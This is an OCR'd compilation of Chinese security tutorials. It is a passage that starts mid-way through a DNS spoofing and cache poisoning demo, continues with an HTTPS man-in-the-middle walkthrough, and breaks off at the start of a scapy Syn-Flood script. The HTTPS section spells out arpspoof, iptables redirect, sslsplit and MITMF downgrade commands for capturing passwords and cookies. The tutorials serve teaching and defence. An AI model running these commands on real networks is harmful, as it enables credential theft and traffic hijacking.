满足了 1 到 8 的条件，攻击者就可以嗅探到受害者发送的 DNS 请求信息，然后就可以创建 一个伪造的 DNS 响应，在真正的 DNS 服务器响应之前，发送给受害者。Netwag tool 105 工具提供了执行嗅探和响应的应用。首先在终端下输入 netwag 打开工具，然后进行如下配置：



该操作将 202.108.22.5 作为 www.example.com 的域名发送



该操作指定攻击主机 IP 地址：192.168.150.137

配置成功后点击右下角的“ Run ”按钮即可监听受害者机器向自己 DNS 服务器发送的数据包并发送自己伪造的 DNS 包，这样等一小段时间伪造包生成后再


nslookup www.example.com

发现此网站本来的 IP 地址已经改变成攻击者伪造的 IP ，表示 DNS 欺骗成功。

打开 http://www.example.com 发现此网站本来的 IP 地址已经改变成攻击者伪造的 IP ，表示 DNS 欺骗成功。

在用户机上

dig www.example.com



说明 IP 的重定向成功

DNS 缓存投毒攻击


远程登录到 DNS 服务器上


获得 root 权限后输入以下指令清空缓存：

 # sudo rndc flush

 # sudo rndc dumpdb -cache

 # sudo cat /var/cache/bind/dump.db






在 netwox 中将 IP 值改为目标 DNS 服务器的 IP 地址，并将模式更改为 raw

当用户发出 www.google.com 的域名解析请求后，DNS 服务器查询本地 Cahce 失败，便向服务器发送解析请求，这时攻击者便可嗅探到该请求包，构造虚假包发给 DNS 服务器。

用户机上：

ping www.google.com



说明攻击成功

总结

对于 DNS 攻击，一旦攻击成功将对用户的信息和财产安全造成巨大的损害，直接用 IP 访问重要的服务可以有效预防 DNS 攻击，但带来了巨大的不便。

本次实验在局域网内可进行监听的条件下进行了简单的 DNS 攻击，只需要用一个简答的工具攻击者便可达到巨大的效果，由此可见局域网的安全保证极其重要。

那么对于处于远程网络的主机，是否可进行 DNS 攻击呢，答案自然是可以的，但首先我们需要对 DNS 的返回包内容有一个深入的了解，请关注后文远程 DNS 攻击实例。^^


HTTPS 攻击原理与防御

原创： TimeS0ng 信安之路 2017-10-27

0x00. HTTPS 简介

超文本传输安全协议（ HTTPS ）是一种通过计算机网络进行安全通信的传输协议。HTTPS 经由 HTTP 进行通信，但利用 SSL/TLS 来加密数据包。HTTPS 开发的主要目的，是提供对网站服务器的身份认证，保护交换数据的隐私与完整性。

0x01. HTTPS 原理



1.首先是建立 TCP 的三次握手连接，连接建立之后由客户端向浏览器发起 https 连接请求。

2.连接请求成功之后，client 会发送自己所有支持的 ciphersuit （ 包括：对称加密算法、非对称加密算法、单向加密算法、伪随机数算法 ）给目标 server

进行加密算法的协商，server 会选择他们俩都支持的最安全的 ciphersuit 进行加密通信。

3.然后 server 会发送自己的证书到 client（ 证书用于验证 server 的身份，同时也包含了 server 的各种注册信息 ）。

4.client 在接收到 server 的证书之后，会验证该证书是否是由本地根证书中所信任的颁发机构颁发的证书。证书里面会有证书颁发机构的私钥签名，只有正确的私钥才能被 client 保存的公钥解密，这就保证了证书的安全性；证书中还会存在 server 的公钥，只有拥有私钥的 server 才能解密公钥加密的内容，这就保证了后续过程的安全性。


5.验证了证书的合法性之后，client 会使用刚才协商的伪随机数算法生成对称密钥，然后将对称密钥通过 server 的公钥进行加密之后，再发送给 server 。

6.server 接收到公钥加密的内容之后，会用自己的私钥进行解密，从而获取对称密钥，此时通信双方都得到了对称密钥就可以进行加密通信了。

7.通信时 client 会先将数据用对称密钥加密，然后又进行 hash 计算，然后用 server 的公钥将得到的 hash 值进行加密，将该 hash 值和加密之后的密文发送给 server 端，发送数据过程类似 hash(private_encrypt (data)) + public_encrypt (hash) --> server。

8.server 接收到 client 传来的数据包之后，会先用自己的私钥解密密文得到 hash1 ，然后用 hash1 与没有加密的 hash 进行比较，相同则代表传输的数据没有被篡改，然后再用之前协商的单向加密算法解密 hash ，用对称密钥解密密文得到 data server 发送数据过程类似：hash (private_encrypt (data)) + private_encrypt (hash) --> client。

0x02. 攻击原理



1.首先 attacker 会对目标进行中间人攻击，从而让流量流经自己的电脑（这与 burpsuit 的原理根本就是一样的）。

2.此时 client 便会与 attacker 进行 https 加密通信，server 也会与 attacker 进行 https 加密通信。

3.虽然此时进行的是 https 通信，但是所有的 data 对于 attacker 来说都是明文的。

0x03. 攻击实战

环境准备：

kali 工具：sslsplit、arpspoof

操作系统: win 7

实战步骤：

1.打开 kali 的数据包转发功能

```
echo 1 >> /proc/sys/net/ipv4/ip_forward
```

2.设置端口转发（将原本发过来的 80、443 等端口全部转发到 sslsplit 的代

理端口）

iptables -t nat -F

iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-ports 8080

iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-ports 8443

iptables -t nat -A PREROUTING -p tcp --dport 587 -j REDIRECT --to-ports 8443

iptables -t nat -A PREROUTING -p tcp --dport 465 -j REDIRECT --to-ports 8443

iptables -t nat -A PREROUTING -p tcp --dport 993 -j REDIRECT --to-ports 8443

iptables -t nat -A PREROUTING -p tcp --dport 995 -j REDIRECT --to-ports 8443


iptables -t nat -L

3.利用 openssl 生成私钥

openssl genrsa -out ca.key 2048

4.利用私钥签名生成的证书

openssl req -new -x509 -days 1096 -key ca.key -out ca.crt




5.启动 arpspoof 进行中间人攻击

arpspoof -i eth0 -t 192.168.1.103 -r 192.168.1.1

6.创建 log 目录，启动 sslsplit

mkdir -p test/logdir

sslsplit -D -l connect.log -j /root/test -S logdir/ -k ca.key -c ca.crt ssl 0.0.0.0 8443 tcp 0.0.0.0 8080



如果像 github 这种 https 配置较好的网站是会提醒用户证书错误的，最近刚出的 WPA2 漏洞里面欺骗的那个 https 网站就属于配置有误

7.剩下的就是用正则匹配出想要的账号密码或者 cookie 了

8.当然我们也能用 MITMF 对 HTTPS 做降级攻击，这样就能直接捕获明文

iptables -t nat -F

mitmf --spoof --arp -i eth0 --gateway 192.168.1.1 --target 192.168.1.103 --hsts

方法多种多样，大家还可以尝试其他工具，这里就不一一列举了

0x04. 防御建议

服务端防御：

配置最安全的 https。

密码不仅要靠 https 加密传输，在前端也要使用加密控件对密码进行加密，这样就算被降级攻击也拿不到密码明文。

客户端防御：

配置路由规则，绑定 IP / MAC 以防被 ARP 欺骗。

谨慎打开浏览器提醒证书错误的网站，但是笔者曾遇到过某部门网站居然都会出现证书报错，不得已还是要打开。

少去蹭网，往往免费的东西才是最贵的。

珍爱生命，远离黑客。

0x05. 结语

本篇文章主要是讲解 https 的原理，适当的讲了一点实战演示，还是那句话：原理最重要，工具是死的，人是活的。

作者简介：

作者目前在号称天府之都的成都，就读于成都信息工程大学（ CUIT ）网

络空间安全学院、16 届信息安全实验班，就职于道格安全技术小组，这样逼格是不是很高\^o^，其实就是在双流男子技工学院啦！

下面说说笔者接触信安的机缘巧合：

高考完的那个暑假，欣喜若狂的拥有了自己的 MAC 。哇！新世界的大门就这样被打开了，面对崭新的从未接触过的操作系统，我向吃了兴奋剂一样研究了他三天三夜，直到基本的操作都用熟了之后感觉整个人都焕然一新，这是 windows 上从未有过的体验，于是从此告别了鼠标和 windows 。


来到大学整个人又被震撼了，ubuntu Linux 、kali Linux ，不管什么都是前所未有的，完全满足了我无穷无尽的好奇心，后来又学了 ISO 网络协议和各种乱七八糟的东西，反正是只要是我不知道的都想学。这种状态直到进了现在的道格安全技术小组得到了更好的满足，小组内部有专注于逆向、渗透、代码审计等各个领域的伙伴，能够接触到的知识更加广泛，而且和大家一起游山玩水、打各大 CTF 比赛的那种氛围真的很爽，大家也真的很强。如果大家就读于 CUIT 欢迎加入道格，加入我们。大家可以点击阅读原文访问我们道格的官方博客。

Syn-Flood 攻击

原创： Time_S0ng 信安之路 2017-09-22

Syn-Flood Attack 是一种基于 TCP/IP 协议的拒绝服务攻击，它会造成服务器 TCP 连接数达到最大上限，从而不能为新的用户的正常访问请求建立 TCP 连接，以此达到攻击目的。这种攻击方式危害巨大，不仅会让用户体验不佳，更直接的影响是对企业造成严重的经济损失 !所以我们有必要了解这种攻击的原理和防御措施。

0x01. TCP/IP 三次握手




1.第一次握手：Client 将标志位(也就是 flags 位)SYN 置为 1，随机产生一个值 seq=J，并将该数据包发送给 Server，Client 进入 SYN_SENT 状态，等待 Server 确认。


2.第二次握手：Server 收到数据包后由标志位 SYN=1 知道 Client 请求建立连接，Server 将标志位 SYN 和 ACK 都置为 1，ack=J+1，随机产生一个值 seq=K，并将该数据包发送给 Client 以确认连接请求，Server 进入 SYN_RCVD 状态。

3.第三次握手：Client 收到确认后，检查 ack 是否为 J+1，ACK 是否为 1，如果正确则将标志位 ACK 置为 1，ack=K+1，并将该数据包发送给 Server，Server 检查 ack 是否为 K+1，ACK 是否为 1，如果正确则连接建立成功，Client 和 Server 进入 ESTABLISHED 状态，完成三次握手，随后 Client 与 Server 之间可以开始传输数据了。

[*]下面是笔者用 Wireshark 抓到的三次握手连接，可以看到 FLAG 位的 SYN 已经被 set 为 1,读者们也可以自己抓包来分析包结构更好的学习。



0x02. Syn-Flood 攻击原理



上图简要介绍了 Syn-Flood 攻击过程：

1.攻击者先向目标机发送 SYN 包，请求建立 TCP 连接

2.目标机接收到 SYN 包之后，便会进入 SYN_RCVD 状态，然后又给攻击者

回一个 SYN-ACK 包

3.如果攻击者发送 SYN 包时用的是伪造 IP 地址，那么目标机发送的 SYN-ACK 就很可能不可达，得不到 ACK 来建立完整的三次握手连接，这时目标机就会保持 SYN_RCVD 状态直到 timeout。想象一下，如果我们一直发送 SYN 包请求连接，但是又不和目标机器建立完整的 TCP 连接，一会大家看看我的攻击脚本就知道这是一件多么可怕的事了

4.如果攻击者用的是本主机真实的 IP 地址的话，那么攻击者接受到 ACK 之后正常情况下会回复一个 RST 包(为什么不是 ACK 呢，因为攻击时我们是用 pyhton 的 scapy 库来发包的，本地网卡并不认为自己发送了 SYN 包，莫名奇妙接收到一个 SYN-ACK 包当然会回复 RST 包啦)

0x03. Syn-Flood 攻击实战

有了前面的理论基础，大家就能开心的做自己的测试了，就算遇到问题也能轻松的解决啦！所以理论还是很有用的，不要一味的只知道操作步骤而不知道原理。还有就是脚本什么的大家可以根据自己的理解来编写，不一定要用我的蹩脚的代码。

环境准备：

1.Syn-Flood 脚本

2.Wireshark 抓包工具

3.metaploitable2.0-linux IP=192.168.43.109

Syn-Flood 脚本如下：


https://github.com/myh0st/scripts/tree/master/synflood

```
from scapy.all import *
import threading
import random

def Syn_flood(target_ip, target_port):
    while True:
